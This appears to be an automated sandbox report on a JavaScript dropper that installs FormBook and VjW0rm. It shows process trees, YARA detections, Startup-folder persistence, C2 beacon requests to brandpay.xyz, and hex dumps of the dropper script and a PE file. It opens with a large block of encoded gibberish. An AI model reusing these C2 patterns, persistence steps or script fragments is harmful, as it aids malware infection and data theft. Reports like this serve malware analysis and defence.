8nxstwMJZYUTJLwgHVOdKRBNRfHxtnNiz6fLDcT5tA69BwX9FML1CR3CdkQzouXtWcgxDIKLnLNBUjBX2exvsxbVbd
WpxBwoYCSTD~51YS-PmaSdoIFgT7GMVjFhYgiChYrZPpOOmS3N19dB3oilPN2CG9GmK1Hh5aAk2clkRZtlkgAd17J5
yBZ9NZqhB9eHBwog6zQDp38oE3YDnw7otBLNmX1LJqa3sn3kJbAiQvjFh9_nKgKQvm-br4lea0bpg3khUS_AcNOEPV
z(Y3hQ7Baeu5vvQDJpsm-XnozDWwByl84CGNCf2fc6V0Feqwn89FJ2S7seXhzLruQ7xVw2Z6MssTWLZGtI7Ox9f573
NshNa7UIRzBhlHWJLEVn1C_DnYUojz7N69RroJy(53TyP7pHB2L08(HJuug1FHyoaAKJO(bASlyu7CRePFHzCGbOLa
YP2lyYPkvaRvWGfoSIGjxn0lJbnpFGX1ZphAlhfZghQP21dbcMM1_KQpoHwUzNrABcipgN3ib17ZRNKE9WhZPBbYg8
GtiCjkFjcXScl0tWGyhQAbE8fFLgx47aJ7Re2C8lk7N~EOdyudlAqf4QZHYHDp3YMxPEvPmOXDDSWE9Jr1rojhVmP0
YjvvxEQuTRHObHruu3vJA~pM-0rzFOGdigt89qdTQpGB9eYdYM98UYGQtkLQcDqKQsW2gINxQv_xVI-YDrQqU14VVf
iNv96YITNXEBh9A6Psud551xKsuvDjZJLDFrc0bbUO5oImEVKSpbbphKF13N7ksOkeI7A8Tn-UK3PniXSJsOVMJVV6
GviMmsdEhJYRSreNd5-~y8yub4RzI5Otn4Bbll-gR6rKJcYoyMW1A(O(mahOgUktRZPL9jypEigNQ(ViNAh~0jdpET
xSKhgvz9J43lJTydqFhAEqanhnkxxADfxjjROlu3yMOEyEelqItlqKcgyr_Din-1jWSrg2OHhD4QCe_0c7JV3fzMog
nHtA_RbYehoO9TgyHRkdwv7M0t_rFOxGJdqzXkt9cfH5DoENdAF8YXIdCTJlDQ5wvolgr~waiaV2lx10KxZqM~kS0R
ORUB_4rSYlsK1ONpZM9rpOK8WMR0OYnVBMKQMt6MsTx8LqxbsQX(7mSYY(K(Gn1WlCey-g7NS5oZZKL7
y5P9e81ZOiaafYcvFbDP5AhqNeAHt9sgtwOdBxSm708va8ftBDDpu4b2YSifr27on8EDb~R8yXr51leAHRk57AZTTj
QyhHtrN1GHfwrwpuv6C8DUcadNgrF6623m7aD9cZTb2vQ8FMAe4~nBPGvWwKO2XsygK98tlcMkBHogb8qfjet8ttrA
5vDkc1jEuprxy~C3C33~Uc0328LLaC5389kB6gYmpskImLQ(AV2uduSugmLQppPd-KiUoYn0lNlG6mcY5dfc5n9e0X
OcKDd2qSsJM5fssYa~FHt5-P1G9oE3JVIeQlmK9z4PRjp9GbYFAd8o223achwHGCvmJFzXw7NwMQH0ee3LYrq72qUv
FkYlmLAWt1MG9en7-HDpplACxa0WeemjqXmYOtqEezmv78RTIPZ4-q_yl0CQ5N7Ck6BJWL1w-GNslWqSjBCTgnuLUW
8ImJDw0fY5yWYkHB4qM4xJWyWBGTV4VMpJ5v9jmag0tHKPwreAj3uV-8XMBLx2X1zEp(pveyEdsk0tEqD6_6Ca3l-z
B3a8rIlHT4nxbnRJGHqm1PI87(n5StTxbY30k06eziZ06IS4MaCowqNaMPybhtE~tOx9LFzPEMjXQjakv1RifoBX1(
5zC7EYMMyem5gLXnu1s42XQbwJGd-WortPQ5nkeXDfdWjMj2tJNLNB95GW6dG5LiKDahBi5Pko1APk5(YtBX9TQgzp
dp1EUxgd5UwqpWw9Tibm2(Rc0wM7GduplkyF23aA4ftAgSBMeM4oYgH~QFp6lDcwthECJjWjcCw8DYelJCpm6CjAMb
StcshD5gDdPTs~6N4niVYofHS70rYY17lJul7p3EVdhf4Vs7AI5sCbLT2YmGbZLu5zNVvcxROMx8a3WKLQdf9aDjTk
p0aYJ567mUZi-XoHT2HIcrB54lT9_XDx5XzprDVOucvFmLRwyLcaS2zTuXB1BwGXyitrnOwbbBOGvcZkmdBStRDMNA
car9ST76Y3V9staZtglrYqxsFrbfBNgYXX6QOEkr5QVq4(NqtwSA278ZpqSaPiuW6vjW83HWyDIFC7lssC5j46zOoC
Y2992SuNvT-Lkl78n7W9coHAFpj2cLYr66xocZFAeSScIlwpUdM5NIgidU0PTVxsL~Q33cm9_xTrSy1GTkBgsmFRHg
n7bBbN04-84p75XDXJNfeh-iTnmAXwPUqoAwdrx5Fc2BMu8nUB7l2lbYrt7HheroX0V7svvGHYbaGWBM85BtEJW9MC
M~m(SofCcH6V8oVn-pxykSWNXAyuGszG35Bt8lHydZBaaUWxD7tRwy2Ki~Hm3Jh0p1TulysAwkPIIs_KJXdskdDaBg
mA5fhUp(1xBgHGoZ6KulfE42CFC7ziuAYbSNaBS5w(bMMeHDVPlxjtgxxF3r6lTeu5veLCMbLUK0F86PeElvmxPdoq
T0ZY_~rzi8FfzcyIZCh(PPtlZgZNuYntugArgAAWW(Kc9V3KbSAAagF0SkgamBXZlE_w14IzccQcGq9TkNMUdxCHt3
bvVVKQyt0MmLtvClF8Ks3h9pUjWP69QunKOVpdo1CH15WSpZ2JN2Y9MIjg6GcUl3OIl~O~XoE2iUFvncqx-X7ZAEuP
oAnKvo7TtSV7Xa-z-XmqfjHjtsi8HShb5P_xM0hjHoCVJ0OgFXDWUYIJ9rWwAG4M_ThwvWnn4VQTWbtU53ENiGVt3V
b4pwwFjMloRJG4dquhY7tlV2PYmBMjjKYJ3u1mlDB(enN6cYM3nC7FcoXzOmCE9T1ocTS28RnSREiwahpK4YDB-Fhy
xF0EOm8OukbKoX61wWjbuHGrrv1EWwIZ9D_CtigKQKGaEvk7Q1ho5C1I6qEwuAE8EEkyrTuK38n~tk_babS~CHV5FP
JCmE-FP0RUsFYdP4hcs0RNPfGbsFBYQPshLWNerhqdemxymVuiKJWkXMGs-X7CixCce12QlKT9w8b8sYaewsMtJ5en
6hg4HLL(z50HrUkz1WJesVFBV~r6tyKvJRoMTqCGsalv5R8Y2LmlhvsSWcB0e3Z7zQjRbgb5cANGQr8P3bRd5YgU7u
RALC-3HIJT63Xl_FXfZlTF9lAUBvj7UZLK8SSVA4ON9r0xAUqV3bRKFHA0T5W4HNRGnOniX7t3npeJ7Fi4wcl9N(fA
SnH4Axwho0zquEP8v~z~xwbx6IL(9vN0sB9ayqqT4lzodiYlvS-WEBMGwLJvK3Zc2nPKz7JrsMu2Cl4ICDDfAs7DDL
HNR285fGOzPA_3HVQVRla5-gxDoMRhG2QiBTxPCSgqIh1J244BGWPYY288wQkdD2s9sr4mxXQg02HbVZ
uRLVcNC3Qvm5FfIuPqVTThuLeCiMjgLWxqa5FylJkcRJ_VUV3zasXnLvhvqCY0LEe4fzeDfJmTRlY3V0puzOG7_B_p
lAc3i(X1p(SxYO_Ynqo1iFhhZlJvdwdaZQdcXD52zrTy9n2~AeX7XyJQKUoP3b6oyewgoqCgaPgYtI

May 27, 2022 19:05:24.029613018 CEST	234	IN	HTTP/1.1 410 Gone Server: openresty Date: Fri, 27 May 2022 17:05:24 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 34 63 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 30 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 62 72 61 6e 64 70 61 79 2e 78 79 7a 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>4c <meta http-equiv='refresh' content='0; url=http://www.brandpay.xyz/' />a </head>8</html>0


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.6	49790	3.64.163.50	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:24.029908895 CEST	255	OUT	GET /np8s/?3fk4oN=hgAcLcCQcJ9fw2P/Tuk0sK1oy/IuL6u1zsG1wPPsT2rq6CikgixxXMntvKpZqETXTWLI6sH0ZA==&Eh=mhUxl HTTP/1.1 Host: www.brandpay.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
May 27, 2022 19:05:24.049686909 CEST	256	IN	HTTP/1.1 410 Gone Server: openresty Date: Fri, 27 May 2022 17:05:24 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 34 63 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 30 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 62 72 61 6e 64 70 61 79 2e 78 79 7a 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>4c <meta http-equiv='refresh' content='0; url=http://www.brandpay.xyz/' />a </head>8</html>0

Statistics

Behavior



System Behavior

Analysis Process: wscript.exe PID: **5708**, Parent PID: **3688**

General

Target ID:	0
Start time:	19:02:42
Start date:	27/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\CIQ-PO162688.js"
Imagebase:	0x7ff743d80000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.402204010.000001873775D000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.396143757.0000018737B4E000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000003.396143757.0000018737B4E000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.396143757.0000018737B4E000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.388216987.00000187377E3000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.396132606.000001873784D000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.396132606.000001873784D000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.386427385.0000018737747000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000002.403161065.000001873775E000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.388318935.0000018737762000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.403282167.000001873784D000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.403282167.000001873784D000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.401485151.000001873784D000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.401485151.000001873784D000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.402093855.0000018737752000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.396207507.00000187377A4000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.398203323.00000187377E8000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.398506960.000001873779E000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000002.403466311.0000018737EA0000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000002.403466311.0000018737EA0000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000002.403466311.0000018737EA0000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.396086134.00000187377EC000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.396200363.000001873779E000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.397537336.0000018737493000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000000.00000003.397537336.0000018737493000.00000004.00000020.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.397537336.0000018737493000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.387944732.00000187377E9000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: SUSP_Base64_Encoded_Hex_Encoded_Code, Description: Detects hex encoded code that has been base64 encoded, Source: 00000000.00000003.401344899.00000187377EA000.00000004.00000020.00020000.00000000.sdmp, Author: Florian Roth • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000000.00000003.402063776.000001873784D000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook, Description: detect Formbook in memory, Source: 00000000.00000003.402063776.000001873784D000.00000004.00000020.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

Analysis Process: wscript.exe PID: **6132**, Parent PID: **5708**

General

Target ID:	1
Start time:	19:02:49
Start date:	27/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe" //B "C:\Users\user\AppData\Roaming\RmiIjXZkdd.js
Imagebase:	0x7ff743d80000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000001.00000003.393763999.0000022181D85000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000001.00000002.908396849.00000221FFEFE000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000001.00000002.907846772.0000022181D81000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000001.00000003.393894114.0000022181D85000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\RmiIjXZkdd.js	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	7FFF2ED4700A	CopyFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\RmiIjXZkdd.js	0	11475	7e 28 21 41 72 72 61 79 2e 70 72 6f 74 6f 74 79 70 65 2e 66 6f 72 45 61 63 68 20 3f 20 41 72 72 61 79 2e 70 72 6f 74 6f 74 79 70 65 2e 66 6f 72 45 61 63 68 20 3d 20 66 75 6e 63 74 69 6f 6e 20 28 63 61 6c 6c 62 61 63 6b 2c 20 74 68 69 73 41 72 67 29 20 7b 0a 20 20 20 20 74 68 69 73 41 72 67 20 3d 20 74 68 69 73 41 72 67 3b 0a 20 20 20 20 66 6f 72 20 28 76 61 72 20 69 20 3d 20 30 3b 20 69 20 3c 20 74 68 69 73 2e 6c 65 6e 67 74 68 3b 20 69 2b 2b 29 20 7b 0a 20 20 20 20 20 20 20 20 63 61 6c 6c 62 61 63 6b 2e 63 61 6c 6c 28 74 68 69 73 41 72 67 2c 20 74 68 69 73 5b 69 5d 2c 20 69 2c 20 74 68 69 73 29 3b 0a 20 20 20 20 7d 0a 7d 20 3a 20 30 2c 20 21 41 72 72 61 79 2e 70 72 6f 74 6f 74 79 70 65 2e 6d 61 70 20 3f 20 41 72 72 61 79 2e 70 72 6f 74 6f 74 79 70 65 2e	~ (!Array.prototype.forEach ? Array.prototype.forEach = function (callback, thisArg) { thisArg = thisArg; for (var i = 0; i < this.length; i++) { callback.call(thisArg, this[i], i, this); }} : 0, !Array.prototype.map ? Array.prototype.	success or wait	1	7FFF2ED4700A	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: bin.exe PID: **684**, Parent PID: **5708**

General

Target ID:	2
Start time:	19:02:50
Start date:	27/05/2022
Path:	C:\Users\user\AppData\Local\Temp\bin.exe

Wow64 process (32bit):	true
Commandline:	"C:\Users\user\AppData\Local\Temp\bin.exe"
Imagebase:	0xfc0000
File size:	175616 bytes
MD5 hash:	FF568D4337CE1566C4140FA2FEDF8DB8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.506353568.0000000000AD0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.506353568.0000000000AD0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.506353568.0000000000AD0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.506312431.0000000000AA0000.00000040.10000000.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.506312431.0000000000AA0000.00000040.10000000.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.506312431.0000000000AA0000.00000040.10000000.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.509633040.0000000000FC1000.00000020.00000001.01000000.00000005.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.509633040.0000000000FC1000.00000020.00000001.01000000.00000005.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.509633040.0000000000FC1000.00000020.00000001.01000000.00000005.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000000.395957162.0000000000FC1000.00000020.00000001.01000000.00000005.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000000.395957162.0000000000FC1000.00000020.00000001.01000000.00000005.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000000.395957162.0000000000FC1000.00000020.00000001.01000000.00000005.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Avira • Detection: 100%, Joe Sandbox ML • Detection: 49%, Metadefender, Browse • Detection: 100%, ReversingLabs
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	FDA417	NtReadFile

Analysis Process: explorer.exe PID: 3688, Parent PID: 684

General

Target ID:	3
Start time:	19:02:53
Start date:	27/05/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff77c400000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000000.476161030.00000000056FF000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000000.476161030.00000000056FF000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000000.476161030.00000000056FF000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000000.446024174.00000000056FF000.00000040.00000001.00040000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000000.446024174.00000000056FF000.00000040.00000001.00040000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000000.446024174.00000000056FF000.00000040.00000001.00040000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Irlr8ftbp	read data or list directory | synchronize	device | compressed	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6737A72	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\Irlr8ftbp\u8g48fg0phzxan.exe	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device | compressed	synchronous io non alert | non directory file	success or wait	1	673EF9F	NtCreateFile

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Irlr8ftbp\u8g48fg0phzxan.exe	success or wait	1	673EEC8	NtDeleteFile

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Irlr8ftbp\u8g48fg0phzxan.exe	0	175616	4d 5a 45 52 fd 00 00 00 00 58 fd fd 09 fd 03 fd 3c fd 00 03 fd fd fd 28 03 08 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 1d 76 fd 26 59 17 fd 75 59 17 fd 75 59 17 fd 75 42 fd 6d 75 17 17 fd 75 42 fd 58 75 5a 17 fd 75 42 fd 5b 75 58 17 fd 75 52 69 63 68 59 17 fd 75 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 01 00 24 fd 18 3f 00 00 00 00 00 00 00 00 fd 00 02 01 0b 01 0a 00 00 fd 02 00 00 00 00 00 00 00 00 00 fd fd 01 00 00 10 00 00 00 fd 02 00 00 00 40 00 00 10 00 00 00 02 00 00 05 00 01 00 00 00 00	MZERX<(!L!This program cannot be run in DOS mode.$v&YuYuYuBmuuBXuZuB[uXuRichYuPEL$?@	success or wait	1	673F284	NtWriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: **5812**, Parent PID: **3688**

General

Target ID:	4
Start time:	19:03:02
Start date:	27/05/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Roaming\RmiIjXZkdd.js"
Imagebase:	0x7ff743d80000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000004.00000003.422284630.0000014D0B276000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000004.00000002.927889080.0000014D0B272000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000004.00000002.923762236.0000014D095CE000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000004.00000003.422300954.0000014D0B276000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_VjW0rm, Description: Yara detected VjW0rm, Source: 00000004.00000002.923787188.0000014D095D8000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
